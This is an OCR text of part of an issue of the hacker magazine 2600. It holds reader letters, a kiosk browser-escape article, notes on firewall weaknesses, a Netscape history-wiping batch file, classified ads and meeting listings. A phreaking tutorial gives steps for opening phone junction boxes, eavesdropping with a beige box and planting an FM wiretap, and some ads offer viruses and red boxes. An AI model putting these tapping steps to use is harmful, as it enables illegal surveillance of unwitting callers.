I really admired the cover of issue 15:3. It sends the message that the immigrants who came to America received when they entered the country via Ellis Island. That Liberty has turned her back on them, as she is doing to Kevin, and may, sooner than we think, do to us. Keep spreading the word that history may soon repeat itself.

flOOdland

Dear *2600:*

I am a professional technologist working in public-sector computer networking. I came across your magazine while on a trip to the big city (I would never have seen your publication in a small town like mine). It looked interesting and I was curious. Several days later, I had time to read the 15:2 issue I had bought and it impressed me very much. Not the least of which was the underlying "honor among thieves" theme of most of your pieces. The issue left me with the sense that most hackers remain non-malicious in their activities. I learned that true hackers pursue their craft simply to enjoy its inherent intellectual challenges, to serve as watchguards for complacency in system security, and to advocate against undue and restrictive uses of technology by the corporate and military culture.

Please accept my encouragement to all of your readers, especially the younger ones, to continue the non-malicious pursuit of hacking, and to discourage malicious hacking by ostracizing those individuals from your community. Based on the single issue I've read, hacking seems to develop keen analytical and technical skills, as well as requiring one to consider what they believe to be right and wrong.

And I hope none of you mind if an old guy like me continues to enjoy (and learn from) your publication.

WG
Friday Harbor, WA

It's good to have you with us.

Atcom continued from pg. 47

booth, but feel free to experiment. Tell me if you find anything interesting.

Need more details? Here is the easy five step process:

1. Sit/stand in front of the Cyberbooth.
2. Click on "Cyberbooth Marketplace."
3. Click on "WinterNet." If Winternet isn't there anymore when you read this, improvise.
4. It seems WinterNet won a Microsoft "Best of the Net" award! Click on it.
5. Congratulations! You're off the free site, but who wants to spend time with Microsoft? Click on "Search."

You have reached Microsoft's Search Engine page. You can go pretty much anywhere from here. There are still some limits on what you can do. The biggest problem after this is that it won't allow you to type a URL. This shouldn't be a problem if you can get to a search engine, or maybe www.anonymizer.com. You will also be stuck with only a partial screen and what there is will be the Atcom Atbrowser. You might have some problems due to the Cyber Patrol software installed on the machine. It blocked Alta Vista searches on everything from *2600* to Disney, but it seemed to get along with Yahoo. It will block any page with "hack" in the title. It also blocks many "legitimate" pages. This program is nothing but trouble on this system.

Why is this bug here? They know it exists, yet they refuse to fix it. I can only speculate as to their motives. Perhaps the advertisers don't want their links limited. Much more likely is that someone at Atcom is lazy and doesn't want to get off his fat ass to fix it. If you're going to try this hack, try it soon, as they will probably fix it very fast now that it is public knowledge.

If you would like to find out more about the Atcom Cyberbooth, you can check out their web site at www.atcominfo.com or send e-mail to help@atcominfo.com. To find a Cyberbooth near you, go to:

www.atcominfo.com/cl-main.htm

le firewall

by Black Ice

Firewalls can stand between you and your destination. This doesn't mean that they always stop you from getting there, but they are watching you. I don't know many people who like to be watched, so here is some information about Checkpoint's Firewall-1 3.0b product, running on Solaris 2.5.1 with the latest patches. This is not a comprehensive article on Checkpoint, just some information you may enjoy.

My ISP uses a firewall between it and the Internet. This isn't revolutionary, except that is makes my 42K connection as slow as 28.8! This is because it is checking every packet that goes in and out of the ISP. You would figure that they would at least put the news feed somewhere else!

Checkpoint's FW-1 does what is called "Stateful Inspection." FW-1 checks every packet against a rule-set that the FW admin creates. The firewall can then accept, reject, encrypt, authenticate, or drop the packets according to the rule-set. The rules are based on, Source Address, Destination Address, Service (ie: http, icmp, dns, nntp, etc), Action (Reject, Drop, Accept), Logging Level (None, Short, Long, Alert, Mail, etc), and Time. The FW admin creates these rules to pertain to the level of security that is required. For example, if they only allow http traffic from the "external network" to an internal host, host A, then the rule-set would look something like figure 1.

This allows only http traffic to host A from the external network. FW-1 will drop any other packets from the external network, causing a timeout. All rules are based on IP addresses. These addresses have a slew of associated properties, one being a name for easier readability.

FW-1 also does Network Address Translation (NAT). With NATs you can hide the internal structure of your network from the outside world. This is very handy for corporations that have everyone surfing the web for "business purposes." Each user's IP address could be seen and a decent network map detailed from this information. With NATs the actual IP address behind the firewall is translated to another via rules. This is then the address that is propagated across the Internet. Now if someone sees this address and tries to attach to the network from the outside, the firewall will just drop the packet because the ARP request for that machine's MAC address will not exist.

Not all firewalls are created equal, and they all have their own bugs and problems. FW-1 does come with some proxies, such as telnetd and httpd, but it is not known as a proxy firewall.

So what's the magic cookie to get around these firewalls? It's the same as most everything else, human error. Here's a quick list of things you want to look at.

1. Easily hacked services such as sendmail, finger, etc., may still be left on the firewall. If you can break into the firewall machineÖ jackpot. Rules are held in /etc/fw/conf by default.

2. People do maintenance of the firewall that may leave the internal network susceptible for periods of time.

3. It is very easy to create non-secure rulesets that don't do what the creator wanted.

4. There's sometimes a backdoor. They may have the Internet locked tight, but the company's dial-in modems are open season.

5. Current patches aren't applied and lame attacks such as LAND will work.

6. The external router isn't protected.

7. Java/ActiveX attacks - as most firewalls pass this through and don't check.

8. Yada yada yada.

Most good firewall rules have a rule, which states that the firewall will drop and log all packets sent specifically to it. This is good because there should be no attempt to send pack-

Source	Destination	Service	Action	Log	Time
External Network	10.10.1.1	httpd	accept	long	any
ANY	ANY	ANY	drop	long	any

Figure 1 - Sample rule Set

ets directly to the firewall. This is a good indication that a box is a firewall if you know it exists. There are two ways to do this. Drop and Reject. Drop will just drop the packet and you will have to wait for your client to timeout. Whereas a reject may send a rejected packet back, depending on the protocol.

So you think to yourself all I have to do is find an open service and execute an Overlapping Fragment attack. The people who design firewalls are smart. I'll exit with this reasoning and implementation from FW-1.

Routers are often vulnerable to the Overlapping Fragments attack. In normal operation, the router passes the first fragment of a packet because it is allowed by the ACL (access control list). The router then passes the second fragment, as it routinely passes all non-first fragments. However, in an Overlapping Fragments attack, an intrusive fragment overwrites the end of the first fragment, resulting in the acceptance of a packet that should have been rejected by the ACL.

FireWall-1 prevents such attacks through a process we call "virtual defragmentation." In this case, the firewall only passes a fragment after it has internally reconstructed the full original packet. The FW-1 Inspection Engine only sees the full packet data - the same data that would be seen if the packet weren't fragmented. Using this scheme, no overlapping of fragments is permitted by the FW-1.

PHREAKING IN THE MIDWEST

by deth6 of the Bullz On Parade

I have read countless articles on phreaking and have found that many are outdated and/or apply to specific areas of the country like the east and west coasts and the north and southwest. However, I have failed to find much information on phreaking in the midwest, where there are definitely *tons* of phreakers or wanna-be's. So here is a tutorial on phreaking in that area, specifically Illinois. All the techniques described hereforth also apply to most parts of Missouri, Iowa, Ohio, Wisconsin, and Indiana, and I assume Michigan as well, although I'm not sure.

Unlike the boxes in the east which are opened with 7/16" allen wrenches, Illinois simply uses a 7/16" bolt to close its boxes. These boxes abound everywhere, especially in areas with underground lines like new subdivisions or isolated farm roads. They are pale green and come in assorted sizes, usually about three feet tall. They will usually say either "Illinois Bell" or "Ameritech" or something like that on them, and almost always have one of those "Call Julie Before You Dig" signs. There are two types of boxes, the green ones described above, and the huge five foot silver ones.

Once you have the damn thing open, you can see all the phone lines of the area lined up for you in myriads of screws, many of which are just unused lines that show up on caller ID as "Illinois Bell Telecom" and can be used to get free phone calls with a beige box. Don't bother stripping wires, just hook up directly to the screws.

Now go ahead, hook up whatever boxes you may have and go at it! A great example is the beige box, as you can listen in on other people's conversations and gain great knowledge for social engineering or learn great secrets about people. Another favorite trick of mine is to get an FM transmitter kit and hook it up with alligator clips to a line in the box. Then, close up the box and wait down the street in the safety of your car and tune in your radio to the frequency of the transmitter. These transmitters can be acquired from electronics companies like Marlin P. Jones and Associates through mail order. Call 800-652-6733 for a catalog.

Don't forget to watch out for cops and other assorted pork products as well as phone company linemen and trucks. These are *not* good for your health.

How To Hide From Netscape

by J.P.
trmbone@hotmail.com

Do you ever access sites that you don't want anyone to know about? In this article I will help you keep your privacy while you are looking at pages that might be of concern.

One day I was on the computer when I realized that I was on a questionable page (which is a nice term for a hacking page or something of the sort), and that in order to clear my tracks I would have to delete my history URLs on netscape, then clear that pop down list, plus I would have to clear the temporary Internet files, and that would do a good job of preventing people from seeing where I had been. To do this it would have taken me like 10 minutes, which is too long when your parents or boss or whoever want to see where you've been. So what I did was made a simple batch file to do all the dirty work.

Netscape stores its history file (netscape.hst) and preference files (prefs.js) in your user directory (in my case c:\program files\netscape\users\rusty\). In order to get a "clean copy" of netscape.hst I went into netscape and clicked Edit|Preferences then Clear history. Now to clear that damn drop down history list you have to edit the prefs.js file. Open it with Wordpad and delete the lines that look something like:

```
user_pref("browser.url_history.URL_1",
"www.2600.com");
user_pref("browser.url_history.URL_2",
"www.hacking.com");
```

Only delete those lines, or else you have screwed up your preferences for Netscape, and it is a pain to fix. Then after both files are clean, you can hide any suspicions by going to sites like www.pbs.com so no one will think you're up to anything.

Now that these two files are modified to your liking, make a copy of each one (netscape.hst and netscape2.hst).

Now you are ready to program your batch file. First of all you want to replace your old copies of your files with the cleaned up ones.

```
cd \progra~1\netscape\users\rusty\
del prefs.js
copy prefs2.js prefs.js
del netscape.hst
copy netscape2.hst netscape.hst
```

Now you need to clean your temporary Internet files.

```
cd \progra~1\netscape\users\rusty\cache\
del *.gif
del *.jpg
del *.htm
del *.txt
del *.wav
```

Note: The reason I didn't just do `del *.*` is because the fat.db is a very important file for netscape and can't be screwed up.

Be smart. Know that these examples don't always cover your ass. Basically this will keep your privacy on your home computer, and that's about it. Don't try this on your school's network which has programs on it to track your whereabouts on the Internet.

Subscribe to 2600. It's just what the doctor ordered! See page 59 for details.

For Sale

REAL WORLD HACKING: Interested in rooftops, steam tunnels, abandoned buildings, subway tunnels, and the like? For a copy of *Infiltration*, the zine about going other places you're not supposed to go, send $2 to PO Box 66069, Town Centre PO, Pickering, ONT L1V 6P7, Canada.

ORDER MY BOOK: *Y2K & YOU.* There's a lot of money to be made because of Y2K and I'll tell you how. But there's a whole lot more benefits just waiting for you and I'll tell you that too! I'll also send everyone a copy of "The New ATM Game - Thanks Y2K" (for educational purposes only). Send $20 (I'll pay S/H) to William F. Welsh, 11875 Pigeon Pass Rd., Ste. D-1-408, Moreno Valley, CA 92557. Satisfaction guaranteed or complete refund to all mental cases.

TAP T-SHIRTS: They're back! Wear a piece of phreak history. $17 buys you the TAP logo in black on a white 100% cotton shirt. As seen at Beyond Hope. Cheshire Catalyst-approved! Specify L/XL. Send payment to TPC, 75 Willett St. 1E, Albany, NY 12210.

COMPLETE TEL BACK ISSUE SET (devoted entirely to phone phreaking) $10 ppd; Forbidden Subjects CD-ROM (330 mb of hacking files) $12 ppd; Disappearing Ink Formulas - safely write memos, love letters, or nasty notes. Fade time is adjustable. $5 ppd. How to build a switchblade from scratch using common tools $10 ppd. How to convert a folding pocket knife to switchblade operation $8 ppd. Get both for $15. How to convert a superhet radar detector to a jammer $5 ppd. Pete Haas, PO Box 702, Kent, OH 44240-0013.

INFORMATION IS POWER! Get our catalog of informational manuals, programs, files, books, newsletters and videos for only $1 (S&H). Our products cover information on hacking, phreaking, cracking, electronics, virii, anarchy and the Internet. Legit and recognized world-wide. Send your $1 US to: SotMESC, Box 573, Long Beach, MS 39560.

MS OFFICE '97 PRO ED (Standalone Install). New, unopened, authentic, registerable. No manuals included. On 1 CD-ROM $75. Undetectable viri (6) for DOS & MS Win 3.1. On 6 Disks, $6. Collections of choice, royalty-free art & photos. Ready to run as screensavers and/or wallpapers. On ZIP disks $15 each. E-mail or snail mail for catalog of collections. Cash, MO and checks accepted. The Omega Man, 8102 Furness Cove, Austin, TX 78753-5819. omegaman4@juno.com

PAOLO'S ONLINE: http://www.paolos.com. Not just the same old cheap pick sets and maybe a pick gun. We have access to the bleeding-edge locksmithing tools, from code books to safe penetration to '99 model auto entry! We specialize in special orders. Stop getting gouged/ripped off by lamer spy shops, and let us equip you with the latest and greatest in the trade. Also, switchblades, exotic weaponry, non-lethal self-defense, and more. Free password to our file archives with every order. Your BEST PRICE beat, and YOUR SATISFACTION GUARANTEED. Serving professionals since 1996.

ATTENTION HACKERS AND PHREAKERS. For a catalog of plans, kits, and assembled electronic "tools" including the RED BOX, SLOT MACHINE MANIPULATORS, SURVEILLANCE, RADAR JAMMERS, LOCK PICKING, and many other hard to find equipment, send $1 to M. Smith-03, 1616 Shipyard Blvd. #267, Wilmington, NC 28412 or visit http://www.hackershomepage.com.

WIRETAPPING, cellular monitoring, electronic surveillance, photographs, frequencies, equipment sources. 16 page pictorial of the equipment used in a real life countermeasures sweep. Never before published information in THE PHONE BOOK by M L Shannon, ISBN 0-87364-972-9. 8 1/2 x 11 paperback, 263 pages. Autographed copy $43 postpaid as follows: check or money order payable to Lysias Press for $38, second check or money order for $5 payable to Reba Vartanian to be forwarded to 2600 for the Kevin Mitnick defense fund. Lysias Press, PO Box 192171, San Francisco, CA 94119-2171. Also available from Paladin Press, PO Box 1407, Boulder, CO 80307 and by special order from Barnes and Noble.

Help Wanted

HELP TO FIND VOICE MAILBOX PASSWORD. Password for voice mailbox lost. A new replacement

will erase all existing data including the voice mail box greeting. Will pay $75 to first person who can recover all digit (numerical) password. For details, e-mail: help-discover@usa.net

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

Wanted

WANTED: Heathkit ID-4001 digital weather computer in working condition. Also wanted: microprocessors for Heathkit ID-4001, ID-1890, ID-1990, and ID-2090. Advise what you have, price, and condition. E-mail: heath.kit@usa.net

Services

NO PRETEXTS! 100% LEGAL! Free non-pub/unlisted numbers. Free employment locates. Free recorded message - 24 hours. 1-800-555-5125 Ext. 92600.

THE FAMILY, a close knitted social group, has formed for all unappreciated, misunderstood hackers, phreakers, and computer nerds. We welcome you to join, with your kind, in furtherance of mutual love, peace, and prosperity. Master the possibilities of collective thought. Contact: Purcell Bronson, Drawer K, Dallas, PA 18612. (Attention: Michael Harris - lost your address. Please write again.)

INFORMATION ARCHIVES. Source codes, text files, DoD manuals, information for all! Catalog: $2 + one 32 cent stamp. NEW: INFO ARCHIVES will BUILD you a CUSTOM COMPUTER SYSTEM! From low-end systems to servers that use more power than Vegas, we can build it for you! Also: let us design and code your web page. For either of these services, please send us a letter describing the computer you would like built or the web page you would like constructed for a FREE cost estimate. Information Archives, J. Olsommer, PO Box 222, Lakeville, PA 18438.

SUSPECTED OR ACCUSED OF A CYBERCRIME? You need a zealous advocate committed to the liberation of information who specializes in hacker, cracker, and phreaker defense. Contact Omar Figueroa, Esq., at (415) 560-6973 or omar@alumni.stanford.org. Free in-person consultation (to ensure confidentiality) for 2600 readers in the San Francisco Bay Area.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law, at (334) 265-6602 or cybercrime@dmorrow.com. Extensive computer and legal background.

Personal

IN DESPERATE NEED OF FRIENDS AND MENTORS. I've been in prison going on 10 years and facing several more. I'm locked in a single man cell for 23 hours a day with no access to getting a better education except through free world help. Any and all correspondence will be greatly appreciated. Feel free to post this anywhere you deem appropriate. Ian D. Fields #524714, Hughes Unit, Rt. 2, Box 4400, Gatesville, TX 76597.

MY STARVING BRAIN IS STILL TRAPPED in a big Federal prison with 1,300 bums and nuts so I am asking you to help me escape (boredom and insanity) by mailing me any computer-related material you can spare. Sending me stuff (or even a short shout to say hi) is guaranteed to bring you good luck and a copy of my informative paper, "Proctor Prophecy," chock-full of humor, observations, and gleanings. Special request: I am seeking H/P correspondents in Richmond, VA and Palm Beach, FL. Tom Proctor, FCI 28204-004, Petersburg, VA 23804 (after 1/25/99 c/o 200 West Marshall Street, Richmond, VA 23220).

BOYCOTT BRAZIL is requesting your continued assistance in contacting PURCHASING AGENTS, state and municipalities, to adopt "Selective Purchasing Ordinances," prohibiting the purchasing of goods and services from any person doing business with Brazil. Purchasing agents for your town should be listed within your town's web site, listed on www.city.net or www.munisource.org. Examples of "Selective Purchasing Ordinances" can be reviewed within the "Free Burma Coalition" web site. Thanking *2600* staff, subscribers, and friends for your continued help in informing the WORLD as to my torture, denial of due process, and forced brain control implantation by Brazilian Federal Police in Brasilia, Brazil during my extradition to the U.S. Snail mail appreciated from volunteers. John G. Lambros, #00436-124, USP Leavenworth, PO Box 1000, Leavenworth, KS 66048-1000. Web site: http://members.aol.com/BrazilByct

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/99.

MEETINGS MEETINGS MEETINGS MEETINGS MEETINGS

UNITED STATES

Alabama

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: EspressoNet on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Connecticut

Milford: The Post Mall by Time-Out.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Pompano Square Mall (SW corner of US 1 & Copans Rd.) in the food court.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Aiea (Oahu): Internet Cafe, 559 Kapahulu Ave.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: La Piazza Cafe at 3845 North Broadway.

Indiana

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Lakeside Shopping Center food court by Cafe du Monde. Payphones: (504) 835-8769, 8778, 8833 - good luck getting around the carrier.

Maine

Portland: Maine Mall by the bench at the food court door.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Northampton: JavaNet Cafe at 241 Main Street.

Michigan

Ann Arbor: Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, lower level, food court area, by the theaters.

Nebraska

Omaha: Oak View Mall Barnes & Noble, 6:30 pm.

Nevada

Reno: Meadow Wood Mall, Palms food court by Sbarro, 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Eastern Hills Mall (Clarence) by lockers near food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court, 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Trivium Cafe on N. Main St.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center, first level near the payphones with red seats.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

McMinnville: Union Block, 403 NE 3rd St.

Portland: Pioneer Place Mall (not Pioneer Square!), food court.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, next to McDonalds.

San Antonio: North Star Mall food court.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell & Pulteney Streets.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: At the Groenplaats at the payphones closest to the cathedral.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Edmonton: Sidetrack Cafe, 10333 112 Street, 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Ontario

Ottawa: Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Toronto: Cyberland Internet Cafe, 257 Yonge St. 7 pm.

ENGLAND

Bristol: By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus) downstairs near the BT touchpoint terminal. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: Outside St. Nicholas' Church graveyard, near DX Communications' mid-union street store. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (516) 751-2600 or send email to meetings@2600.com.

Don't Panic

It's safe to subscribe to 2600. We know a lot of you were afraid that we would disappear and take your money with us. Since we announced our financial problems last year, many of you haven't renewed your subscriptions and have instead gone to the newsstands. Since our problems are now behind us, even the most paranoid people no longer have anything to worry about. Of course, there's the possibility of your name being tracked by all kinds of monitoring agencies. But did you ever think of the risks of not subscribing? You could get hit by a bus crossing the street on the way to the bookstore or get involved in one of the many fights to the death that occur over the last issue on the stands. And those same monitoring agencies will find out what you bought anyway. So play it safe. Have 2600 delivered to the relative safety of your home or office at the same price we've had since 1991!

Name: _____ Amt. Enclosed: _____

Address: _____ Apt. #: _____

City: _____ State: _____ Zip: _____

Individual Subscription

O 1 Year - $21 O 2 Years - $38 O 3 Years - $54

Corporate Subscription

O 1 Year - $50 O 2 Years - $90 O 3 Years - $125

Overseas Subscription

O 1 Year, Individual - $30 O 1 Year, Corporate - $65


Lifetime Subscription

O $260

Photocopy this page, fill it out, and send it to:


2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Historic Foreign Payphones



Found in Valparaiso, this Chilean phone could have been used by dictator Pinochet to call the CIA collect for instructions.

Photo by Vladimir Sanchez




This phone was seen in Phnom Penh, Cambodia and is rumored to have been used by Pol Pot himself for anonymous prank calls.

Photo by Celia Johnson

Nuwara Eliyah, Sri Lanka. Said to be the very phone where Arthur C. Clarke calls the Defcon voice bridge from.

Photo by Celia Johnson



From Izmir, Turkey - the ancient city of Smyrna. Supposedly used by Selim I in the heyday of the Ottoman Empire. (not verified)

Photo by Tom Mele

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com